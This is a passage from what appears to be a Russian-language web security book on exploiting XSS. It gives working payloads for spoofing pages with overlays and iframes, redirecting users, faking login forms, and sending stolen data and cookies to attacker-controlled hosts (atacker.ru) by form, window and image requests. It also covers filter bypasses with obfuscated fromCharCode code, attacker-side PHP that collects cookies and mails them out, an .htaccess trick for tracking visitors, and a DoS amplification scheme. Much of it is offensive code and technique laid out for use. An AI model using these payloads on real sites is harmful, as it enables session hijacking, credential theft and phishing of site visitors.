  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background-color: #ffffff;
}
</style>
<div id=elem>
  <b>текст, который будет выведен в HTML-странице
</div>
    </i><br><br>
    <hr>
добавить сообщение:<br>
<form method=POST>
<input type=hidden name=mode value=add>
имя: <input type=text name=name><br>
сообщение:<br>
<textarea name=message cols=50 rows=6></textarea><br>
<input type=submit value=Добавить>
</form>
</body>
</html>
```

В некоторых случаях, возможно, придется изменить стили слоя `top`, `left`, `height`, `width` в зависимости от реальной страницы.

Кроме того, все стили слоя можно записать непосредственно в объявлении слоя.

```
<div style="z-index: 1; position: absolute; top: 0; left: 0;
width: 100%; height: 100%; background-color: #ffffff;" >
  <b>текст, который будет выведен в html-странице
</div>
```

Отличие этих записей в том, что вторая значительно короче, в то время как для первой не требуются кавычки, которые могут фильтроваться на сервере.

Конечно, вторую запись тоже можно составить без кавычек:

```
<div style=z-index:1;position:absolute;top:0;left:0;
width:100%;height:100%;background-color:#ffffff; >
```

```
  <b>текст, который будет выведен в html-странице
</div>
```

Стоит отметить, что для этого также необязательно внедрять собственно JavaScript. Этот метод будет работать даже у тех пользователей, в браузерах которых отключена поддержка JavaScript.

Используя JavaScript, можно перевести пользователя на произвольную целевую страницу.

Например, отправив следующее сообщение:

```
<script Language=JavaScript>
  document.location.href="http://www.atacker.ru/test.html";
</script>
```

Результатом этого будет то, что любой пользователь, заходящий на любую страницу, где указанное сообщение выводится без фильтрации, будет перенаправлен на страницу **http://www.atacker.ru/test.html**.

Кроме элементарного нарушения нормального функционирования сайта, это может быть использовано для введения в заблуждение пользователя с целью выманить у него опознавательные мандаты для входа в систему.

Переход может быть на сайт, имеющий точную копию как по дизайну, так и по функциональности. Удачным результатом такого нападения будет то, что пользователь (или пользователи) системы, не посмотрев на адрес сайта, будет вводить свои опознавательные мандаты (имя, пароль) на подставном сайте, имеющим схожий интерфейс, полагая, что они находятся на оригинальном сайте.

Совместно с этим могут быть использованы уязвимости подмены URL-сайта в браузере пользователя на оригинальный сайт. Подобные уязвимости были найдены во многих браузерах, однако описание их выходит за рамки данной книги.

Для введения пользователей в заблуждение, даже если JavaScript у целевого пользователя отключен, либо если ключевое слово `script` фильтруется, нападающий может использовать и первый вариант нападения с использованием слоев.

Если на странице, где выводится нефильтруемый текст, расположена форма авторизации, то нападающий сможет в новом слое составить свою форму, внешне имеющую точную копию оригинальной, при этом расположенную поверх оригинальной формы.

При этом ложная форма может иметь произвольный action-параметр, что приведет к тому, что когда пользователь захочет авторизоваться на сайте и введет свои данные в ложную форму вместо оригинальной, то данные будут отправлены на указанный нападающим сайт.

Таким образом, эта уязвимость может быть использована для ввода пользователей в заблуждение с целью получения конфиденциальной информации.

Кроме того, для введения пользователей в заблуждение и подмены содержания страницы в слой может быть внедрен `iframe`-элемент, занимающий все свободное пространство и копирующий дизайн оригинальной страницы.

Для этого достаточно составить примерно следующее сообщение:

```
<style>
#elem
{
  z-index: 1;
  position: absolute;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background-color: #ffffff;
}
</style>
<div id=elem>
<iframe src=http://www.atacker.ru/test.php width=100%
height=100%></iframe>
</div>
```

В некоторых случаях для необходимого эффекта, возможно, нужно будет изменить параметры `top`, `left`, `width`, `height` в объявлении стиля слоя.

Зрительным результатом этих махинаций будет то, что злонамеренный сайт отобразится в браузере пользователя, причем URL, отображаемый в браузере, будет иметь оригинальный вид.

Более того, при переходе по ссылкам подставленного сайта будут открываться соответствующие страницы злонамеренного сайта, в то время как строка URL в браузере будет сохранять оригинальный вид.

Аналогичная ситуация возникнет, если пользователь будет отправлять данные из формы со злонамеренного сайта, предполагая, что это оригинальный сайт.

Кроме того, можно использовать и JavaScript-методы для ввода в заблуждение пользователей системы. Например, нападающий сможет методами JavaScript вызвать окно с предложением вновь ввести пароль.

Затем введенный пароль может быть каким-либо образом отправлен злоумышленнику.

Возможности отправки данных методами JavaScript будут рассмотрены в *разд. 5.2.2.*

Такое нападение выглядит весьма примитивным, однако не следует предполагать, что нападающий не воспользуется такой возможностью, если другие пути будут закрыты.

Стоит отметить, что существуют два случая, когда достаточная фильтрация от XSS присутствует, при том что сообщения добавляются и хранятся на сервере.

Первый случай, когда присутствует предварительная фильтрация, то есть происходит фильтрация перед добавлением в какое-либо хранилище (базу данных, записью в файл), а затем данные оттуда выводятся без фильтрации.

Второй случай фильтрации предполагает добавление данных в хранилище как есть (возможны мнемонизации перед добавлением в базу данных и тому подобные преобразования, не связанные с уязвимостью XSS), с фильтрацией от XSS перед выводом информации пользователям.

Оба случая практически идентичны, когда единственной возможностью добавлять сообщения у злонамеренного пользователя является добавление их через соответствующий интерфейс.

Однако стоит не забывать, что, вообще говоря, у нападающего может иметься другой доступ к системе и возможность добавлять сообщения другим образом.

Например, нападающий имеет доступ к базе данных любым другим способом или, эксплуатируя некоторые другие уязвимости, имеет доступ на запись в файл, в котором хранятся сообщения.

Конечно, имея такой высокий доступ к системе, эксплуатирование уязвимости типа XSS может показаться неинтересным, однако это не значит, что хакер не предпримет попытку, используя эту уязвимость, повысить свои привилегии в системе.

Так вот, имея доступ на запись в хранилище информации на сервере, в котором хранятся некоторые сообщения, выводящиеся третьим лицам, нападающий сможет внедрить произвольный JavaScript-код, выполняющий любые злонамеренные действия, если фильтрация от XSS предварительная.

Другими словами, если системой считается, что в хранилище находится безопасный код, то, имея доступ к хранилищу, нападающий сможет внедрить опасный код туда, где система считает код безопасным.

Если фильтрация происходит непосредственно перед выводом сообщения посетителю, то нападающий не сможет выполнить JavaScript-код при надлежащей фильтрации.

Таким образом, системы с фильтрованием сообщений непосредственно перед выводом их пользователям будут более привлекательными в плане защиты от уязвимости XSS.

Даже если учитывать задержки, связанные с выполнением фильтрации каждый раз при генерации страницы, все равно в большинстве случаев такие задержки будут несущественными, а результат получится более надежным, чем с предварительной фильтрацией.

Кроме того, не стоит забывать о варианте нападения, косвенно связанным с XSS, даже тогда, когда в явном виде уязвимость отсутствует.

Допустим, в чате, форуме, конференции или в других частях системы пользователи могут оставлять сообщения другим пользователям и, кроме того, могут включать в сообщения каким-либо образом изображения со сторонних сайтов.

Считаем, что механизм добавления изображений в сообщения является хорошо продуманным и не может использоваться ни для чего более.

Допустим, для вставки изображения пользователь должен вставить сообщение — специальный код, например: `[IMG=http://sie/img.jpg]`.

При этом в сообщение вставится изображение **http://sie/img.jpg**. Сам текст, содержащий адрес изображения, достаточно фильтруется и не может содержать иных символов, кроме больших и малых букв латинского алфавита, символа `/`, символа "точка" и символа "двоеточие" и пробелов.

При такой фильтрации функциональность такого приема будет ограничена только документированными возможностями.

Однако в любом случае нападающий сможет сформировать ссылку URL, которая отдаст необходимый нападающему HTTP-ответ, что может привести к недокументированным возможностям.

Например, если на такой запрос злонамеренный сервер ответит заголовком `401 Unauthorized`, то большинство браузеров выведут окно с предложением ввести имя и пароль с текстом, заданным злонамеренным пользователем, контролирующим заданный в URL сервер.

Другими словами, для реализации такого нападения нападающему необходимо добавить изображение, находящееся в защищенной паролем части сервера, контролируемого нападающим.

Метод может быть использован нападающим как для того, чтобы исказить изображение HTTP-страницы, засоряя его такими всплывающими окошками, так и для того, чтобы ввести в заблуждение пользователей системы, предлагая им написать свои текущие реквизиты доступа (имя, пароль) к системе в этом окне.

При этом браузер отправит введенные имя и пароль по протоколу HTTP согласно HTTP BASIC-авторизации на злонамеренный сервер.

После получения и сохранения любого имени и пароля, злонамеренный сервер может отдать реальное изображение (возможно, это будет прозрач-

ный рисунок размером один на один пиксел) для того, чтобы не вызывать подозрений у пользователей.

В тексте, сопровождаемом требованием авторизации, может быть сообщение о том, что требуется переавторизация по той или иной причине или любая другая информация, вводящая в заблуждение пользователей.

Стоит отметить, что раз сервер, присутствующий в URL такого изображения, полностью контролируется нападающим, то не имеет значения, какое расширение будет иметь вставляемый URL с изображением.

Нападающий в любом случае сможет настроить сервер так, что, например, по запросу JPG-документа сервер передал бы управление PHP-скрипту (к примеру), который бы выполнил необходимые действия, в частности вывел бы HTTP-заголовок с требованием авторизации, и после удачной авторизации вывел бы изображение в браузер.

В некоторых случаях, если можно посылать сообщения конкретным пользователям системы и вставлять в них ссылки на изображения с произвольных сайтов, нападающий сможет провести целевую атаку на пользователя.

Еще раз стоит отметить, что, по сути, такую атаку можно провести даже тогда, когда уязвимость отсутствует вовсе, так как вставка изображений в сообщения может быть не уязвимостью, а документированной возможностью системы.

Кроме того, у сервера нет никакой возможности контролировать добропорядочность HTTP-ответа сервера.

Даже если перед добавлением текста сообщения сервер будет проверять HTTP-ответ, возвращаемый при запросе данного URL, нападающий сможет легко обойти такую защиту, генерируя в ответ на HTTP-запросы с различных IP-адресов либо реальное изображение, либо запрос на аутентификацию.

При этом генерировать запрос на изображение следует, если HTTP-запрос пришел из подсети сервера.

Даже если сервер для проверки добропорядочности ответа пользуется случайным прокси-севером из списка, такой список можно легко вычислить, добавляя изображения в сообщения и анализируя IP-адреса, откуда приходят соответствующие запросы.

Более того, если такая проверка осуществляется, то, используя это, можно провести DOS-атаку на целевой сервер или использовать уязвимый сервер (использующий такую проверку) как прокси для проведения DOS-атаки, к примеру, используя уязвимость типа SQL-инъекция, на третьем сервере, внедряя конструкцию `benchmark()`.

О проведении DOS-атаки на такой сервер, используя уязвимость SQL-инъекция в MySQL-сервере было написано в *главе 3*.

Если учесть, что добавленный URL как URL изображения может быть произвольным документом, нападающий сможет добавить URL, эксплуатирующий уязвимость SQL-инъекция в третьем сервере и приводящий к большому потреблению ресурсов на третьем сервере (`benchmark`).

При большом количестве посетителей на странице с внедренным злонамеренным URL на изображение будет достигнут результат распределенной DOS-атаки на уязвимый скрипт.

Если учесть, что для полного вывода из строя третьего сервера с ошибкой SQL-инъекция достаточно небольшого количества запросов, то эффект будет быстрый и долговременный.

Практически можно утверждать, что третий сервер будет находиться в недосягаемости до тех пор, пока уязвимость на нем не будет исправлена.

Блокирование нападающих по IP-адресу не даст желаемого эффекта, так как количество IP-адресов будет совпадать с количеством посетителей промежуточной системы, и атака будет продолжаться до тех пор, пока уязвимость не будет исправлена, либо пока все такие изображения не будут вычищены из сообщений.

Новый посетитель — новый IP-адрес.

Более того, такая атака будет анонимной.

Малое количество посетителей либо удаление сообщений, содержащих соответствующий URL, может быть компенсировано большим количеством таких сообщений либо параллельным размещением таких сообщений в нескольких системах.

Стоит отметить, что для использования сервера в качестве промежуточного для DOS-атаки, промежуточный сервер не должен быть уязвимым, так как никаких недокументированных функций промежуточного сервера не используется нападающим для проведения описываемой атаки.

В более сложных случаях нападающий сможет оставлять ссылки на один и тот же URL на скрипт, находящийся на контролируемом им сервере.

В обычном состоянии скрипт возвращает обычную ошибку, но на момент проведения атаки скрипт возвращает заголовок `301 Moved Permanently` либо `302 Moved Temporarily` с `Location` на заданный URL.

Подобная система позволит пользователю накопить большое количество сообщений в различных системах, содержащих изображения с заданным URL, и в момент атаки перенастроить данный скрипт.

Такая система также позволит обойти фильтрацию на основе проверки сервером добропорядочности изображений.

Таким образом, нападающий сможет эксплуатировать уязвимость XSS для изменения вида страниц сайта и ввода в заблуждение пользователей сайта.

Кроме того, было показано, как эта уязвимость может быть использована для проведения DOS-атаки на третий сервер

5.2.2. Отправка данных методом JavaScript

Допустим, из метода JavaScript стали доступны некоторые данные, которые хотел бы заполучить нападающий. Это могут быть cookie-значение, содержимое форм, пароль, который пользователь случайно ввел в окно JavaScript, и другие данные.

Теперь данные необходимо отправить целевому пользователю.

Самым элементарным, ненадежным и даже глупым методом будет создание формы и отправка ее на электронный ящик.

Например, для отправки содержимого переменной `test` таким образом необходимо внедрить следующий код:

```
<script>
test='abcd';
document.open();
document.write("<form name=f1 ac-
tion=mailto:atacker@atackcer.ru?Subject=pass METHOD=POST
ENCTYPE=multipart/form-data><input type=hidden name=data val-
ue='"+test+"'></form>");
document.close();
document.f1.submit();
</script>
```

В этом случае у пользователя откроется почтовая программа с подготовленным письмом, содержащим введенные данные.

Поскольку функционирование такого метода будет зависеть от настройки почтовой программы пользователя, от того, отправит он письмо или нет, и от множества других факторов, то надеяться, что подобная атака будет удачной, не стоит.

Вместо этого можно данные отправить методом HTTP `POST` на скрипт, контролируемый нападающим. Например:

```
<script>
test='abcd';
document.open();
document.write("<form name=f1 action=http://www.attacker.ru/test.php
METHOD=POST><input type=hidden name=data value='"+test+"'></form>");
document.close();
document.f1.submit();
</script>
```

Недостатком этого метода будет то, что пользователь во время отправки данных будет переадресован на эту страницу с оригинального сайта. В этом

случае скрипт на конечной стороне может вернуть пользователя обратно либо эмулировать интерфейс оригинального сайта.

Если пользователь будет возвращен обратно, то следует исключить ситуацию, когда после возврата вновь сработает JavaScript, который вновь отправит данные на сайт нападающего. И так в цикле до бесконечности.

Если размер данных невелик, то их можно отправить методом HTTP `GET`. Можно либо изменить тип формы с `POST` на `GET`, либо заменить текущий документ документом с адресом злонамеренного скрипта, передав ему необходимые HTTP `GET`-параметры.

Например:

```
<script>
test='abcd';
document.location.href='http://www.atacker.ru/test.php?data='+test;
</script>
```

Этот метод тоже будет обладать тем же недостатком — пользователь будет уведен с оригинального сайта. Для частичного устранения этого недостатка можно применить те же методы.

Но лучше методом HTTP `GET` отправлять данные, открыв скрипт, которому будут отправлены данные в новом окне. Например:

```
<script>
test='abcd';
window.open('http://www.atacker.ru/test.php?data='+test);
</script>
```

Злонамеренный скрипт будет открыт в новом окне, и ему будут переданы данные методом HTTP `GET`. Для того чтобы пользователь не заметил открытие скрипта в новом окне, окно можно сделать минимального размера, свернуть и расположить за пределами экрана.

Однако все эти действия могут быть замечены программами, следящими за открытием новых окон, перемещением и изменением размера окон, так как эти действия нередко производят не совсем добросовестные Web-сайты для накручивания счетчиков и других действий.

Кроме того, конечный скрипт **http://www.atacker.ru/test.php** после того, как запишет или отправит принятые данные по указанному адресу, может закрыть свое окно методами JavaScript. Например:

```
<script>
window.close();
</close>
```

Это гораздо менее заметный метод передачи данных нападающему, так как этот метод уже не требует увода пользователя с оригинального сайта.

Существует и полностью незаметный метод отправки данных. Этот метод основан на использовании объекта JavaScript `Image`. Вот пример такого кода:

```
<script>
test="dsfsdfsdf";
idata = new Image;
idata.src="http://www.atacker.ru/test.php?data="+test;
</script>
```

В этом коде методом HTTP `GET` данные будут переданы скрипту **http://www.atacker.ru/test.php**, как картинке.

При этом не имеет значения, будет ли представлять собой документ правильное изображение или нет. Дело в том, что согласно протоколу HTTP, данные будут переданы документу до того, как будет возвращено тело документа.

Для большей совместимости можно в документе **http://www.atacker.ru/test.php**, после того как принятые данные сохранены или отправлены нападающему, вывести реальное изображение с соответствующими заголовками.

Например:

http://www.atacker.ru/test.php

```
<?
 //сохраняем данные любым методом, например, отправляем их нападающему
 mail("atacker@atacker.ru", "пароль", $_GET['data']);
 //выводим картинку
 header("Content-type: image/jpeg");
 $f=fopen("121.jpg", "r"); // файл 121.jpg - файл с реальным изображением
 while($s=fread($f, 1024)) echo $s;
 fclose($f);
?>
```

Этот способ передачи параметров может не работать в некоторых браузерах.

Кроме того, если такой способ неприемлем по той или иной причине, например если необходимо отправить большой объем данных, то нападающий сможет сформировать HTTP `POST`-форму и в качестве `target`-формы указать `iframe`-объект, находящийся в скрытом слое, либо новый документ.

Для отправки формы в документ, открываемый в новом окне, нужно будет отправить сообщение примерно такого вида:

```
<script>
test="NNNN";
document.open();
document.write("<form name=f1 method=POST target=_blank ac-
tion=http://www.atacker.ru/atacker.php><input type=hidden name=data val-
ue='"+test+"'></form>");
document.close();
document.f1.submit();
</script>
```

Для отправки формы документу, открытому в `iframe`, находящемуся в скрытом слое, следует добавить примерно следующее сообщение:

```
<script>
test="NNNN";
document.open();
document.write("<div
style=visibility:hidden;position:absolute;width:0;height:0;><iframe
name=if1></iframe></div>");
document.write("<form name=f1 method=POST target=if1 ac-
tion=http://www.atacker.ru/atacker.php><input type=hidden name=data val-
ue='"+test+"'></form>");
document.close();
document.f1.submit();
</script>
```

Таким образом, применяя модифицированный способ или комбинируя приведенные способы отправки данных, нападающий сможет передать некоторые данные, которые могут быть подготовлены им методами JavaScript.

Примечание

Для возобновления нормальной работы тестового скрипта **http://localhost/5/1.php** необходимо очистить файл /5/1.txt, расположенный в той же папке что и сам скрипт 1.php. В этот файл скрипт 5.php записывает все данные. При этом необходимо очистить файл 1.txt, не удаляя его.

5.2.3. Обход подводных камней

В некоторых случаях нападающий может столкнуться с ситуацией, когда тот или иной способ эксплуатирования по той или иной причине не удается реализовать.

Самой распространенной ситуацией является фильтрация одинарных и двойных кавычек в принимаемых или выводимых данных.

Если кавычками ограничены параметры тегов, стилей и так далее, то в большинстве случаев можно записать это же выражение, не используя пробелы в описании.

Если же в JavaScript-коде необходимо объявить строку, то можно использовать функцию JavaScript `fromCharCode()` класса `string`.

Функция принимает последовательность целых чисел и возвратит строку, состоящую из символов с соответствующими ASCII-кодами.

Например:

```
<script>
alert(String.fromCharCode(72, 101, 108, 108, 111));
</script>
```

Таким образом, нападающий сможет избежать использования кавычек в JavaScript-коде.

Еще одной распространенной ситуацией является фильтрование пробелов в выводимых или введенных данных.

Вне JavaScript в большинстве случаев пробел можно просто убрать из текста без изменения функционирования программы.

Внутри JavaScript пробел можно заменить на открывающий и закрывающий комментарий.

Если фильтруется перевод строк, то нападающий сможет записать весь JavaScript-код в одну строку, так как перевод строки не несет в JavaScript какой-либо синтаксической нагрузки.

Перевод строки в JavaScript всегда можно заменить пробелом, а пробел, в свою очередь, на последовательность `/**/`.

Приведем пример сложного JavaScript, отправляющего данные из формы документ, в документ, открытый в `iframe` — объекте, находящемся в скрытом слое.

Сам код JavaScript выполнен без переноса строк, символов пробела и кавычек.

```
<div style=visibility:hidden;position:absolute;width:0;height:0;><iframe
name=if1></iframe></div>
<form name=f1 method=POST target=if1 ac-
tion=http://www.atacker.ru/atacker.php><input type=hidden
name=data></form>
<script>
test=String.fromCharCode(72,101,108,108,111));
document.f1.data=test;
document.f1.submit();
</script>
```

В этом коде все переводы строк перед отправкой необходимо убрать.

В этом коде пробелы присутствуют в самом начале до объявления JavaScript в определении формы и скрытых полей.

Можно обойтись без этих пробелов и полностью записать весь код в одну строку. Однако тогда он потеряет удобочитаемый вид, но тем не менее сохранит работоспособность.

```
<script>test=String.fromCharCode(72,101,108,108,111));document.open();doc
ument.write(String.fromCharCode(60,100,105,118,32,115,116,121,108,101,61,
118,105,115,105,98,105,108,105,116,121,58,104,105,100,100,101,110,59,112,
111,115,105,116,105,111,110,58,97,98,115,111,108,117,116,101,59,119,105,
100,116,104,58,48,59,104,101,105,103,104,116,58,48,59,62,60,105,102,114,
97,109,101,32,110,97,109,101,61,105,102,49,62,60,47,105,102,114,97,109,
101,62,60,47,100,105,118,62));document.write(String.fromCharCode(60,102,
111,114,109,32,110,97,109,101,61,102,49,32,109,101,116,104,111,100,61,80,
```

```
79,83,84,32,116,97,114,103,101,116,61,105,102,49,32,97,99,116,105,111,110,
61,104,116,116,112,58,47,47,119,119,119,46,97,116,97,99,107,101,114,46,114,
117,47,97,116,97,99,107,101,114,46,112,104,112,62,60,105,110,112,117,116,
32,116,121,112,101,61,104,105,100,100,101,110,32,110,97,109,101,61,100,
97,116,97,32,118,97,108,117,101,61,39)+test+String.fromCharCode(39,62,60,
47,102,111,114,109,62));document.close();document.f1.submit();</script>
```

Вот такой код, отправляющий данные методом `POST` в форме в документ, открываемый в `iframe` — объекте, находящемся в невидимом слое. Этот текст абсолютно нечитаемый, однако, вполне работоспособный. В этом примере обходится фильтрация символов перевода строк, кавычек и пробелов.

Этот пример доказывает, что можно создавать коды, эксплуатирующие XSS, обходящие многие проверки.

Кроме того, нападающий, вероятно, в любом случае проверит наличие часто встречаемых ошибок в фильтрации.

Так, например, если введенный текст фильтруется вырезанием ключевого слова `<script>`, то нападающий сможет попробовать написать это слово в различных регистрах с целью запутать алгоритмы фильтрации.

Кроме того, если слово `<script>` вырезается один раз, то нападающий имеет возможность вставить конструкцию наподобие `<scri<script>pt>`, ожидая, что после первого вырезания слова `<script>` в текст будет выведен желаемый тег.

Варианты могут быть различными в зависимости от того, какие алгоритмы применяются в данном конкретном случае.

5.2.4. Получение cookies пользователей

Как первый вариант уязвимости, так и второй могут быть использованы для получения cookie-значений пользователей.

В некоторых случаях уязвимость может быть использована для того, чтобы получить cookie целевого пользователя, например администратора системы.

Как говорилось ранее, в cookie-параметрах могут присутствовать различные данные, по которым проходит аутентификация пользователя в системе. То есть получение cookie-данных в таких ситуациях позволит злоумышленнику авторизоваться в системе как пользователь, у которого были похищены cookie-значения.

Основа этого нападения состоит в том, что в свойстве cookies объекта document содержатся cookie-значения в контексте данного сайта. В результате, имея возможность выполнять JavaScript кода в контексте уязвимого сайта, можно получить доступ к cookie-данным этого сайта.

В `document.cookie` содержатся URL-кодированные cookie-параметры в формате `name1=value1; name2=value2`.

Для того чтобы похитить cookie-значения в контексте целевого сайта, имея XSS-уязвимость на странице целевого сайта, необходимо составить JavaScript-код, отправляющий это значение нападающему.

Если `document.cookie` передается непосредственно как HTTP `GET`-параметр скрипту, то в некоторых случаях будет необходимо URL-кодировать значение `document.cookie` перед вставкой его в качестве значения HTTP `GET`-параметра.

Для этого используется функция JavaScript `escape()`.

Таким образом, если общая длина cookie данного сайта не слишком велика, чтобы его можно было передать методом HTTP `GET`, для передачи cookie-значений можно использовать либо открытие документа в новом окне с передачей ему cookie-параметров, либо создание изображения с передачей HTTP `GET`-параметра со значением `document.cookie` ему.

Пример

```
<script>
idata = new Image;
ida-
ta.src="http://www.atacker.ru/cookie.php?cook="+escape(document.cookie);
</script>
```

Примечание

Вызвав **http://localhost/5/3.php**, можно установить на компьютере некоторые тестовые значения cookie в контексте сайта **http://localhost/**.

Для cookie-значений, установленных **http://localhost/5/3.php**, строка `document.cookie` будет выглядеть так:

```
test1=test1value; test2=%D2%E5%F1%F2%EE%E2%FB%E5 COOKIE
%E7%ED%E0%F7%E5%ED%E8%FF; test3=abcde%26gfda%3Dg45f s%3Ffgd%3B
dfdf%3Ddfdf
```

Приведем скрипт, который разбирает принятый HTTP `GET`-параметр, извлекая cookie-параметры:

http://localhost/5/cookie.php

```
<?
 $cook=$_GET['cook'];
 $cooks=explode("; ", $cook);
 $text="";
 if(!empty($cooks)) foreach($cooks as $k => $v)
 {
   if(preg_match("/^(.*?)\=(.*)$/", $v, $r))
     $text.=urldecode($r[1])."=".urldecode($r[2])."\r\n";
```

```
    else $text.="Не могу разобрать $v";
  }
 mail("atacker@atacker.ru", "cook", $text);
?>
```

В некоторых случаях, для того чтобы установить cookie-значения, даже нет необходимости разбирать принятую строку. Достаточно будет поместить ее как есть в соответствующий файл, в котором браузер хранит cookie-значения.

Если имеет место уязвимость XSS первого типа, когда третьим лицом будет выводиться информация без фильтрации, то нападающий сможет собирать информацию обо всех учетных записях пользователей, которые посетят эту страницу, и затем выбрать учетную запись нужного пользователя.

Особенно эффективна эта атака будет тогда, когда необходимо получить доступ хотя бы к одной учетной записи пользователей.

В случаях, когда нефильтруемую информацию можно вывести целевому пользователю (например, когда нападающий сможет послать приватное сообщение конкретному пользователю на форуме), атаку можно провести целенаправленно.

Другими словами, можно заполучить учетную запись целевого пользователя.

Если имеет место уязвимость второго типа в нефильтруемых HTTP `GET`-параметрах, то целевому пользователю необходимо послать ссылку с соответствующим URL, эксплуатирующим уязвимость XSS в некотором скрипте.

Ссылка должна содержать необходимый JavaScript-код.

Для того чтобы по тексту ссылки нельзя было догадаться о том, что ссылка реализует какое-либо злонамеренное действие, все HTTP `GET`-параметры можно закодировать URL-кодировкой.

URL-кодирование предполагает обязательное кодирование некоторых символов, однако закодировать можно любой символ, заменяя символ на строку `%XX`, где `XX` — шестнадцатеричный код символа.

Если получившаяся строка оказывается слишком длинной, то вместо того, чтобы полностью внедрять JavaScript-код в HTTP `GET`-параметре, можно внедрить ссылку на JavaScript-документ, находящийся на стороннем сервере.

Пример

```
<script src=http://www.atacker.ru/x.js>
</script>
```

А все действия будет выполнять уже этот скрипт **http://www.atacker.ru/x.js**.

Стоит отметить, что, несмотря на то, что документ был загружен из третьего месторасположения, все равно из JavaScript-кода, находящегося в нем, будет доступ к cookie-параметрам, установленным целевым сайтом.

Этот метод нападающий сможет применить везде, где по каким-либо причинам нет возможности полностью внедрить JavaScript-код. Он позволит обойти возможную фильтрацию и помочь нападающему в некоторых других случаях.

Однако этот метод имеет **недостатки**.

- Пользователь может запретить в браузере или с помощью сторонних программ загрузку и выполнение скриптов, загруженных со сторонних сайтов.
- К самому стороннему сайту по любым причинам не может быть доступа.

Если уязвимость присутствует, к примеру, в HTTP `GET`-параметрах или в некоторых заголовках HTTP-запроса, нападающему может понадобиться заманить целевого пользователя на злонамеренную HTML-страницу, в которой будет присутствовать форма со скрытыми полями, содержащими злонамеренные значения, эксплуатирующие уязвимость XSS целевого сайта.

Кроме того, в action-параметре должен содержаться адрес целевой уязвимой страницы на сервере.

Методами JavaScript производится автоматическая отправка формы после загрузки страницы.

Если уязвимость имеет место, например, в HTTP `REFERER` заголовке HTTP-запроса, то скрипт сможет сформировать необходимый HTTP `REFERER` в начале, автоматически переправив пользователя на необходимый URL, содержащийся в `REFERER`, который тоже должен контролироваться нападающим, после чего перенаправить пользователя на уязвимый скрипт.

Этот же метод может применяться и во всех других случаях, чтобы не отсылать целевому пользователю ссылку, содержащую адрес целевого сайта, что может вызвать подозрения.

Более того, чтобы и саму эксплуатацию уязвимости сделать практически незаметной для пользователя, нужно разместить на целевой странице `frame` или `iframe` элемент, который будет находиться в невидимом слое и будет указан в качестве `target` для отправки форм.

Кроме того, должны быть применены другие методы скрытия выполнения JavaScript-кода и эксплуатации уязвимости, о которых было сказано ранее.

Где хранятся cookie-значения в различных браузерах?

Mozilla, FireFox, Netscape — все cookie-значения хранятся в одном файле — cookies.txt в каталоге профиля пользователя. Для изменения или добавления cookies, необходимо выйти из браузера, отредактировать этот файл и вновь запустить браузер.

В Microsoft Internet Explorer cookie-значения хранятся в ./cookies/-каталоге рядом с временными интернет-файлами. Для редактирования cookie-значений необходимо отредактировать файл, соответствующий заданному сайту.

Кроме того, существуют специальные программы, надстройки, которые позволяют в режиме реального времени редактировать файлы cookie, установленные соответствующим сайтом.

Используя эти методы, злонамеренный пользователь сможет похитить и установить у себя необходимые cookie-значения, что позволит ему пройти аутентификацию как целевому пользователю.

5.3. Сбор статистики

Уязвимость типа XSS также может быть использована для сбора статистики о посетителях страниц, имеющих уязвимость типа XSS.

В первую очередь имеется в виду уязвимость первого типа с выводом нефильтруемых данных третьим лицам.

В простейшем случае даже необязательно наличие уязвимости. Достаточно, чтобы в системе было разрешено вставлять в сообщения изображения с других серверов.

В таких случаях нападающий сможет элементарно вставлять в сообщения картинки, расположенные на злонамеренном сервере, контролируемом нападающим.

При запросе изображения с сервера отрабатывается код (например, PHP, Perl), который сохраняет некоторую статистику по запросу, после чего выдает необходимый заголовок и само изображение.

Таким образом, статистика по посетителям собирается прозрачно как для самих посетителей, так и для самой системы.

Довольно часто такая статистика может быть собрана в форумах, чатах, где возможно вставлять свои изображения в сообщения.

Таким образом, статистика может быть собрана по элементам, которые могут быть интересны атакующему:

- IP-адреса посетителей — даже когда системой (форум, чат) не показываются IP-адреса посетителей, нападающий, сможет их выяснить. Кроме того, если пользователь посещает систему не через анонимный прокси-сервер, нападающему будет доступна также статистика по реальному IP-адресу пользователя;
- время посещений — кроме IP-адресов нападающий сможет сохранять время посещений пользователей системы. Это может понадобиться для того, чтобы выяснить, какому конкретно посетителю принадлежит тот или иной IP-адрес;

- HTTP REFERER — некоторое браузеры при загрузке картинок передают в качестве HTTP REFERER-заголовка HTTP-запроса значение оригинального URL страницы, на которой расположено изображение. Таким образом, нападающий сможет собирать статистику по посещениям пользователей тех или иных страниц. Это может быть использовано им для уточнения, какому пользователю принадлежит тот или иной IP-адрес и для перехвата идентификатора сессий и других параметров, передаваемых методом HTTP GET. Кроме того, этот метод в некоторых случаях позволит раскрыть URL секретных частей сайта или системы;
- тип браузера — в поле User-Agent заголовка HTTP-запроса передается информация о браузере и операционной системе пользователя. Нападающий сможет сохранять это значение с целью выявления, какими браузерами пользуются пользователи системы и в каких операционных системах они работают.

Таким образом, совершенно незаметно для системы нападающий сможет собирать массу интересной информации о пользователях системы. Более того, без доступа к внутренней части злонамеренного сервера невозможно доказать, что факт целенаправленного сбора статистики имел место.

Нападающий сможет сконфигурировать злонамеренный сервер так, чтобы, например, при запросе JPG- или GIF-изображений вместо отдачи самого изображения передать управление скрипту. Для "прозрачной" работы отдать изображение с соответствующими заголовками должен сам скрипт.

Например, в HTTP-сервере Apache для того, чтобы заставить выполнить GIF- и JPG-файлы как PHP-скрипты, достаточно вписать следующие строки в конфигурацию для заданного каталога.

Строки можно добавить в файл с именем .htaccess, находящийся в том же каталоге, что и сам скрипт.

.htaccess

```
RemoveHandler .jpg .gif .png .bmp .jpeg
AddType application/x-httpd-php .gif .png .bmp .jpeg .jpg
```

В результате, файлы с расширением jpg, gif, png, bmp и jpeg при запросе по протоколу HTTP будут отрабатываться как PHP-скрипты.

Приведем пример скрипта, сохраняющего всю указанную статистику в файл и затем выводящего изображение с необходимыми заголовками:

http://localhost/5/image.gif

```
<?
$logfile="log.txt";
$imgfile="img.gif"; // тут уже может быть файл с любым расширением, потому что открытие происходит не по протоколу HTTP, а как файла файловой системы сервера.
```

```
$limiter=" : "; //разграничитель полей
$ip=$_SERVER['REMOTE_ADDR'];
if(!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
  $ip.="({$_SERVER[HTTP_X_FORWARDED_FOR]})";
if(!empty($_SERVER['HTTP_CLIENT_IP']))
  $ip.="({$_SERVER[HTTP_CLIENT_IP]})";
if(!empty($_SERVER['HTTP_VIA']))
  $ip.="({$_SERVER[HTTP_VIA]})";
